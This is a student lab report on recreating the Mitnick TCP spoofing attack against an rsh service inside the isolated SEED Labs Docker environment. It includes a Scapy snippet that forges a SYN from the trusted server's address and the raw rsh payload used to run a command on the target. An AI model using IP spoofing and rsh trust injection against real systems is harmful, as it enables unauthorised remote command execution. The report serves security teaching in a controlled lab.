MITNICK ATTACK

Shekoufeh Neisarian

31 October 2026

Contents

Select a section to jump to its page

Start here - What this project demonstrates 3

1. Before starting - Requirements 4

2. Prepare and start Docker 6

3. Prove that the trusted server can use rsh 8

4. Task 1 - Make the trusted host unavailable 10

5. Task 2 - Create the two TCP connections 12

6. Task 3 - Unrestricted trust demonstration 20

7. Restore the settings and stop the lab 23

8. Fix common problems quickly 24

9. Lessons learned and defensive controls 25

10. Final result 26

Appendix A - Complete Python scripts 27

Appendix B - TCP sequence numbers explained 35

Appendix C - Quick command reminder 37

Official sources 38

Start here — What this project demonstrates

In this project, I recreated the **Mitnick TCP spoofing attack** inside the isolated environment provided by SEED Labs. The target was an older-style remote-shell service (`rsh`) that trusted a specific computer's IP address instead of checking cryptographic credentials.

My results: I made the target execute `touch /tmp/xyz` through a forged remote-shell session. Then I demonstrated how changing the target's `.rhosts` file could allow a later `rsh` command without repeating the spoofed connection. Finally, I restored the original file and shut down the lab.

Important limitation: The original historical attack used TCP sequence-number prediction and a real SYN flood. This SEED exercise **simulates the silenced host by stopping a container** and allows reading the server's TCP sequence number. We did **not** predict modern randomized sequence numbers or send a real SYN flood [1].

The goal in four sentences

1. Create three small Linux environments using Docker.
2. Show that X-Terminal trusts the server at `10.9.0.6` for passwordless remote shell.
3. Send forged TCP packets and finish both TCP connections required by `rsh`.
4. Prove remote command execution, study the trust-file weakness, and restore the setup.

1. Before starting — Requirements

Software and permissions

Need	Why
Kali Linux VM with internet	Run Docker, Wireshark, and commands
`sudo` permission	Install software and manage containers
Docker + Docker Compose	Create the three supplied environments
`curl` and `unzip`	Download and extract `Labsetup.zip`
Wireshark	See TCP packets and handshake flags
Python 3 + Scapy in attacker container	Construct the test packets

The actual VM had **4 CPU cores and about 1.9 GB RAM**. This was enough for the completed exercise, although **4 GB RAM** would give more breathing room for Wireshark and container builds.

Safety: All host addresses below belong to the dedicated SEED network. This vulnerable `rsh` setup is only for the controlled Docker environment. Never make a real computer trust all hosts through `.rhosts`.

Docker in simple words

- **Docker image:** A template containing the software and files needed for a container.
- **Docker container:** A running environment made from that image. It shares Kali's Linux kernel but has separate processes and networking.
- **Docker Compose:** Reads `docker-compose.yml` and starts all the related containers together.
- **Docker bridge:** A virtual network used to connect the lab systems.

The three machines in this exercise

Machine	Address	Job
Attacker	Uses Kali host networking / `10.9.0.1` bridge	Crafts and monitors packets
X-Terminal	`10.9.0.5`	Target running `rsh` on TCP 514

Machine	Address	Job
Trusted server	`10.9.0.6`	Initially allowed into X-Terminal

Network picture:

Packet / output

```
Kali VM (Docker Engine and Wireshark)
  |
  +-- Docker bridge 10.9.0.1 / 10.9.0.0/24
        |
        +-- Attacker container (host network mode)
        +-- X-Terminal       10.9.0.5   [rsh port 514]
        +-- Trusted server   10.9.0.6   [trusted by .rhosts]
```

For this run, the Kali host was `10.10.10.129` on `eth0`, and the Docker capture interface was `br-6514365f0955`. **Your Docker bridge name may be different in a new run.**

2. Prepare and start Docker

Step 1 — Download the SEED files

I downloaded `Labsetup.zip` from the official Mitnick Attack page and extracted it into `/home/kali/Labsetup`. The extracted folder contained `docker-compose.yml` and the other lab files. The official instructions advise extracting outside VMware shared folders [1].

For someone repeating this exercise from the beginning, the equivalent download commands are:

Kali Terminal

```
mkdir -p ~/seed-download
cd ~/seed-download
curl -fL https://seedsecuritylabs.org/Labs_20.04/Files/Mitnick_Attack/Labsetup.zip
-o Labsetup.zip
unzip -t Labsetup.zip
unzip Labsetup.zip
```

`-f` makes `curl` report HTTP errors; `-L` follows redirects; `-o` names the saved file. `unzip -t` checks the downloaded archive.

Step 2 — Install Docker on Kali

In the Kali terminal:

Kali Terminal

```
sudo apt update
sudo apt install -y docker.io docker-compose unzip curl
sudo systemctl enable --now docker

docker --version
docker compose version
sudo docker info
```

Why: `docker.io` installs the Docker Engine. `docker-compose` supplies the Compose command in Kali. `enable --now` starts Docker immediately and at future boots.

What happened: The package name `docker-compose-v2` was not available in these Kali repositories. We used `docker-compose` instead. The installation reported Docker **28.5.2** and Compose **2.40.3**.

Step 3 — Start the three containers

Kali Terminal

```
cd ~/Labsetup
ls -la
sudo docker compose config
sudo docker compose up -d --build
sudo docker compose ps
```

- `config`: Check the YAML configuration before starting anything.
- `up`: Create and start the services.
- `-d`: Keep them running in the background.
- `--build`: Build the lab's Docker image.
- `ps`: Show which containers are running.

Result: All three containers were **Up**: `seed-attacker`, `trusted-server-10.9.0.6`, and `x-terminal-10.9.0.5`. The warning about the obsolete YAML `version` field was harmless in this run.

For readers redoing this project: Download the five `.py` files from this repository's `scripts/` folder and copy them into the lab's `volumes` directory before Task 2:

Kali Terminal

```
# From the downloaded project repository, on the Kali host:
cp scripts/*.py ~/Labsetup/volumes/
# Check the files are visible from the attacker container:
sudo docker exec seed-attacker ls -l /volumes/
```

The Docker bridge name is installation-specific. Check `ip -br addr` before running the packet scripts.

3. Prove that the trusted server can use rsh

Step 4 — Configure the target's `.rhosts`

What: `.rhosts` tells the old remote-shell service which remote hosts it can trust. We first allowed only the trusted server's IP, `10.9.0.6`.

Terminal 1 — X-Terminal:

Kali Terminal

```
sudo docker exec -it x-terminal-10.9.0.5 /bin/bash
su - seed
cd ~
touch .rhosts
echo '10.9.0.6' > .rhosts
chmod 644 .rhosts
cat .rhosts
ls -l .rhosts
```

`docker exec -it` opens an interactive shell inside a running container. `su - seed` switches to the `seed` account. `>` writes the IP to the file. `chmod 644` lets the owner edit the file while other users can read it.

Terminal 2 — Trusted server:

Kali Terminal

```
sudo docker exec -it trusted-server-10.9.0.6 /bin/bash
su - seed
rsh 10.9.0.5 date
```

Expected: The target returns a date **without asking for a password**.

Actual result: `Sat Oct 31 13:58:09 UTC 2026`. The target's `.rhosts` contained `10.9.0.6`, with owner `seed:seed` and permissions `-rw-r--r--`.

Why this matters: We proved that the application trusts a network identity. A modern secure remote-login service should use cryptographic authentication instead.




Figure 1 — The target .rhosts file contains the trusted IP and has the correct owner.




Figure 2 — The trusted server runs date remotely without a password.

4. Task 1 — Make the trusted host unavailable

Historical idea: A real SYN flood could keep a trusted host from answering an unexpected SYN-ACK with a TCP RST. **Our SEED setup did not flood anything.** We stopped the trusted-server container instead [1].

Step 5 — Save the trusted server's MAC address

Before stopping the server, we needed X-Terminal to remember its IP-to-MAC mapping.

Inside X-Terminal as root:

Kali Terminal

```
ping -c 1 10.9.0.6
ip neigh show 10.9.0.6
arp -s 10.9.0.6 0e:83:e7:88:53:f1
ip neigh show 10.9.0.6
exit
```

- `ping -c 1`: Send one test request.
- `ip neigh`: Show saved IP-to-MAC mappings (ARP neighbors).
- `arp -s`: Save a static mapping so it does not expire normally.

Actual result: The ping returned **1 received, 0% loss** with **0.159 ms** round-trip time. The ARP state changed from `REACHABLE` to **`PERMANENT`**.

Step 6 — Stop only the trusted server

Back in the Kali host terminal:

Kali Terminal

```
sudo docker stop trusted-server-10.9.0.6
sudo docker compose ps -a
```

Actual result: Trusted server = `Exited (137)`. Attacker and X-Terminal remained **Up**.

Why: The trusted server was no longer able to send TCP reset packets. The permanent ARP entry still let X-Terminal address response packets toward its old MAC.




Figure 3 — Initial ping and ARP result before silencing.




Figure 4 — Static ARP shows PERMANENT; trusted server is stopped.

5. Task 2 — Create the two TCP connections

This is the core of the exercise. **A successful TCP handshake is not yet a successful `rsh` command.** We must inspect what the program actually sends and confirm that the target creates a marker file.

Step 7 — Find the correct Wireshark interface

On Kali:

Kali Terminal

```
ip -br addr
wireshark
```

The Docker bridge in this run was `br-6514365f0955`, with address `10.9.0.1/24`. We selected that interface in Wireshark, not Kali's `eth0`.

Useful **Wireshark display filter**:

Packet / output

```
ip.addr == 10.9.0.5 && ip.addr == 10.9.0.6 && (tcp.port == 514 || tcp.port == 9090)
```

The filter only changes what is shown on the screen. It does not remove other captured packets from a normal saved capture.




Figure 5 — The correct Docker bridge interface for packet capture.

Step 8 — Send a test SYN and inspect its response

The first test sent a **TCP SYN** using the trusted server's source address, with destination **X-Terminal port 514**.

A small part of the Scapy packet looks like this:

```python
IP(src='10.9.0.6', dst='10.9.0.5') / \
    TCP(sport=1023, dport=514, flags='S', seq=0x1000)
```

- `src` and `dst`: Source and destination IP addresses.
- `sport` and `dport`: Source and destination TCP ports.
- `flags='S'`: TCP SYN, used to request a connection.
- `seq=0x1000`: Client sequence number = **4096**.
- `/`: Joins Scapy protocol layers.

What Wireshark showed: One SYN, followed by a SYN-ACK from X-Terminal and several SYN-ACK retransmissions. The trusted server was stopped and never sent a final ACK.

Why does the raw sequence number matter?

Wireshark may show `Seq=0` as a **relative** number. The real number is under **Transmission Control Protocol → Sequence Number (raw)**.

For our first test, the server's raw sequence number was `2600821487`. An ordinary ACK for that SYN would acknowledge `2600821488` (one more because a SYN consumes one sequence number).

Do not copy that number into a later attempt. Every new connection can have a different initial sequence number. The SEED demonstration lets us observe this value instead of predicting modern randomized sequence numbers [1].




Figure 6 — First spoofed SYN, SYN-ACK, and retransmissions.




Figure 7 — Raw TCP sequence number in Wireshark (not relative Seq=0).

Step 9 — Complete the first handshake and send the RSH request

We ran a Scapy script from the attacker container. It watched the SYN-ACK, read the server's **sequence-number field**, and sent the last ACK. It then sent a remote-shell request.

First TCP connection:

Packet / output

```
Trusted identity 10.9.0.6:1023       X-Terminal 10.9.0.5:514
            SYN  ------------------->
                 <------------------- SYN-ACK
            ACK  ------------------->
            RSH command ------------>
```

The working Task 2 request contained:

Python

```python
payload = b'9090\x00seed\x00seed\x00touch /tmp/xyz\x00'
```

Read the request like this: `9090` is the second connection's port; the two `seed` values are client and target usernames; `touch /tmp/xyz` is the test command; `\x00` separates the fields.

Important: Sending that command does not prove it ran. The target's RSH service first needs a second TCP connection for error messages.

Our earliest tests failed: Wireshark showed missing data, later an acknowledged request followed by RST/FIN, but **no proof file**. The 30-byte request was eventually decoded correctly by Wireshark.




Figure 8 — Wireshark decodes the port, usernames and touch command.

Step 10 — Troubleshoot why the second connection was missing

Instead of repeating the same script blindly, we checked the target:

Kali Terminal

```
sudo docker exec x-terminal-10.9.0.5 ip neigh show 10.9.0.6
sudo docker exec x-terminal-10.9.0.5 ss -ltnp
sudo docker exec x-terminal-10.9.0.5 ps -ef
sudo docker logs --tail 50 x-terminal-10.9.0.5
sudo docker exec x-terminal-10.9.0.5 getent hosts 10.9.0.6
```

What we learned:

- ARP remained `PERMANENT`.
- `inetd` was running and listening on **TCP 514**.
- The marker file `/tmp/xyz` was missing.
- The hostname lookup for `10.9.0.6` returned no result while the trusted-server container was stopped.

We added a local hostname entry for the stopped server inside X-Terminal's `/etc/hosts` and verified resolution. Later tests reached the second connection. **We cannot prove that hostname resolution was the only reason the earlier request failed.**

Kali Terminal

```
# Inside X-Terminal, as root:
printf '10.9.0.6 trusted-server\n' >> /etc/hosts
getent hosts 10.9.0.6
```

Lesson: A valid TCP handshake, a listening service, and a valid application request are three different checks. Each can succeed or fail separately.

